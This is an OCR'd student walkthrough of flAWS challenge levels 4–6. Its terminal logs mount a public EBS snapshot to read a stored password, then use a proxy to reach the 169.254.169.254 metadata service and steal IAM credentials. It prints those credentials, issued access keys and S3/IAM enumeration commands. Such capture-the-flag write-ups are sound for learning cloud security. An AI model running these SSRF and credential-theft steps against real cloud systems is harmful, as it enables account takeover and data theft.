
Level 4: Hint 2

Now that you know the snapshot ID, you're going to want to mount it. You'll need to do this in your own AWS account, which you can get for free.

First, create a volume using the snapshot:


```
aws --profile YOUR_ACCOUNT ec2 create-volume --availability-zone us-west-2a --region us-west-2  --
snapshot-id  snap-0b49342abd1bdcb89
```

Now in the console you can create an EC2 (I prefer ubuntu, but any linux will do)



```
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89",
            "StartTime": "2017-02-28T01:35:12.000Z",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                {
                    "Key": "Name",
                    "Value": "flaws backup 2017.02.27"
                }
            ]
        }
    ]
}
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile Harini ec2 create-volume --availability-zone us-west-2a --
region us-west-2  --snapshot-id  snap-0b49342abd1bdcb89
{
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2017-08-17T18:25:14.036Z",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating",
    "VolumeId": "vol-0091a617a9d4c9d3d",
    "VolumeType": "standard"
}
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ 
```

Now in the console you can create an EC2 in the us-west-2 region and in the storage options, choose the volume you just created. For this
Go to the AWS console and launch and EC2 ubuntu instance (previously create a key in the local using the command **ssh-keygen -t rsa** and import the key pair generated under ~/.ssh to your aws account)




Name	Instance ID	Instance Type	Availability Zone	Instance State	Status Checks	Alarm Status	Public
	i-058c29682a3017e6d	t2.micro	us-west-2a	running	2/2 checks ...	None	ec2-52-
	i-0f8417e4bdbf2b1d7	t2.micro	us-west-2c	running	2/2 checks ...	None	ec2-34-

Instance: i-0f8417e4bdbf2b1d7   Public DNS: ec2-34-211-94-77.us-west-2.compute.amazonaws.com

Instance ID	i-0f8417e4bdbf2b1d7	Public DNS (IPv4)	ec2-34-211-94-77.us-west-2.compute.amazonaws.com
Instance state	running	IPv4 Public IP	34.211.94.77
Instance type	t2.micro	IPv6 IPs	-
Elastic IPs		Private DNS	ip-172-31-2-166.us-west-2.compute.internal
Availability zone	us-west-2c	Private IPs	172.31.2.166

Then ssh into the ubuntu instance created with the command
ssh -i devenv-key.pem ubuntu@ec2-34-211-94-77.us-west-2.compute.amazonaws.com




```
SSH in with something like:

ssh -i YOUR_KEY.pem  ubuntu@ec2-54-191-240-80.us-west-2.compute.amazonaws.com
```

harinirahul — ubuntu@ip-172-31-2-166: ~ — ssh -i devenv-key.pem ubuntu@ec2-34-211-94-77.us-west-2.compute.amaz...

```
    "VolumeId": "vol-0091a617a9d4c9d3d",
    "VolumeType": "standard"
}
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ ssh -i devenv-key.pem ubuntu@ec2-34-211-94-77.us-west-2.compute.amazonaw
s.com
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

94 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Thu Aug 17 17:30:16 2017 from 131.252.225.124
ubuntu@ip-172-31-2-166:~$
```


Then mount the volume and list the directories in the server and dump the contents of the file setupNginx.sh. The contents of the file gives the password.


harinirahul — ubuntu@ip-172-31-2-166: ~ — ssh -i devenv-key.pem ubuntu@ec2-34-211-94-77.us-west-2.compute.amaz...

```
*** System restart required ***
Last login: Thu Aug 17 17:30:16 2017 from 131.252.225.124
ubuntu@ip-172-31-2-166:~$ lsblk
NAME    MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
xvda    202:0    0   8G  0 disk
└─xvda1 202:1    0   8G  0 part
xvdb    202:16   0   8G  0 disk
└─xvdb1 202:17   0   8G  0 part /mnt
ubuntu@ip-172-31-2-166:~$ sudo file -s /dev/xvdb1
/dev/xvdb1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume name "cloudimg-root
fs" (needs journal recovery) (extents) (large files) (huge files)
ubuntu@ip-172-31-2-166:~$ sudo mount /dev/xvdb1 /mnt
mount: /dev/xvdb1 is already mounted or /mnt busy
       /dev/xvdb1 is already mounted on /
       /dev/xvdb1 is already mounted on /mnt
ubuntu@ip-172-31-2-166:~$ ls
meta-data  setupNginx.sh
ubuntu@ip-172-31-2-166:~$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
ubuntu@ip-172-31-2-166:~$ 
```

```
lsblk

# Returns:
#  NAME    MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
#  xvda    202:0    0   8G  0 disk
#  â""â"€xvda1 202:1    0   8G  0 part /
#  xvdb    202:16   0   8G  0 disk
#  â""â"€xvdb1 202:17   0   8G  0 part

sudo file -s /dev/xvdb1

# Returns:
#  /dev/xvdb1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume
name "cloudimg-rootfs" (extents) (large files) (huge files)

# Next we mount it

sudo mount /dev/xvdb1 /mnt
```

Using the password access to the level 5 is obtained.




fLAWS - Level 5

Good work getting in. This level is described at http://level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud/243f422c/

Level 5:

This level exploits the Metadata at 169.254.169.254. The IP 169.254.169.254 is magical on cloud services.Thus using the command **curl http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws**

We get the AWS credentials provided by the IAM role of the EC2. This credentials are used to list the contents of the level 6 bucket.




Level 5: Hint 2

You should have been able to find your way from
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/
to
http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.169.254/latest/meta-data/iam/security-credentials/flaws/

```
Last login: Thu Aug 17 11:10:34 on ttys000
Harinis-MacBook-Pro-4:~ harinirahul$ source myenv/bin/activate
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ curl http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169
.254.169.254/latest/meta-data/iam/security-credentials/flaws
{
  "Code" : "Success",
  "LastUpdated" : "2017-08-17T18:29:34Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAIRR7FCQH2ZW3BKXA",
  "SecretAccessKey" : "xh22a90v7S2phE1BUpghJXHaeSD10BgsGD3qrT70",
  "Token" : "FQoDYXdzEGQaDI3T7YVz9pOp8Vjh3CK3A5/3Hqw4dHtjaatQklEwLp6FOQS3t+w5HSWMGweRQ1pX4HA2QaFKJJL/t2kJYoaxUxzZFtzKvD
mg5kObdC4Bg74C8tzHjpAvxhBNwi1JJlPe7B6YIGbl7nVsRdE2Wqwy4UNIWzn2Ll114Nl60XhFlMK4OXTwa4+4fk49D3clqPIZ8X+fA07F8CtgDvOq5yBxY
D5J7VjBzLglK1aavMwkzD3qHhA/Ldo1pVedMEGaVjfCVvNZtA5h5Y4Lehq9W/Jm3qzUMkfLxTjs5KAO7VJKNW/BakteFjFJVQ1xclUICDZF9/CnLPlw2Z9K
/qwMmuJUbDOkbyaFwC/3WwHM31p8q72pLZnw7ROwPCKY6hI/sfNq7Lc3nNELR72pVTup9793QFDNfBgrB3jI3rv1ioiixpIMs950iCYO21HATO0LSWDzcVm
YgYSvByP8Oq1w0Ahtg+dTVZ4LYLoE/ou1tUBiyo+Ue5w3IW8SxkVbh3+IQhAB7wuxbTGDcxMnVBWG39kZMBkct24ZZerPJ77AYv5Cjo4XcBrfjXZCL51hSx
0EGPqlURtjarU/nTpa+BqYd08huN+/JSpTaSso8MDXzAU=",
  "Expiration" : "2017-08-18T00:48:53Z"
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ 
```

The contents of the ~/.aws/credentials file is updated with token and the contents of the level 6 buckets are listed using the command
aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud


level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
* llawrens | pdx-cs Slack
flAWS - Level 6
My Drive - Google Drive
External Labwork - LAB notebo
flAWS - Level 6
Lesson learned
harinirahul — ubuntu@ip-172-31-2-166: ~ — -bash — 134×24


The IP address 169.254.169.254 is a magic IP in the cloud world. AWS, Azure,

```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
                           PRE ddcc78ff/
2017-02-26 18:11:07        871 index.html
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level5 s3 ls -ltr level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud

Unknown options: -ltr
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
                           PRE ddcc78ff/
2017-02-26 18:11:07        871 index.html
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ 
```

Accessing to the next level is achieved using the link
http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/


Level 6:

For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it.
Access key ID: AKIAJFQ6E7BY57Q3OBGA
Secret: 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
Create a profile level6 using the command
aws --profile level6 iam get-user




```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level6 configure
AWS Access Key ID [****************OBGA]: AKIAJFQ6E7BY57Q3OBGA
AWS Secret Access Key [****************ps+u]: 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
Default region name [us-west-2]: us-west-2
Default output format [None]:
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level6 iam get-user
{
    "User": {
        "Path": "/",
        "UserName": "Level6",
        "UserId": "AIDAIRMDOSCWGLCDWOG6A",
        "Arn": "arn:aws:iam::975426262029:user/Level6",
        "CreateDate": "2017-02-26T23:11:16Z"
    }
}
```

Find the policies attached to the level6 using the command
aws --profile level6 iam list-attached-user-policies --user-name Level6



```
harinirahul — ubuntu@ip-172-31-2-166: ~ — -bash — 122×32
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level6 iam list-attached-user-policies --user-name Level6
{
    "AttachedPolicies": [
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        },
        {
            "PolicyName": "SecurityAudit",
            "PolicyArn": "arn:aws:iam::aws:policy/SecurityAudit"
        }
    ]
}
```

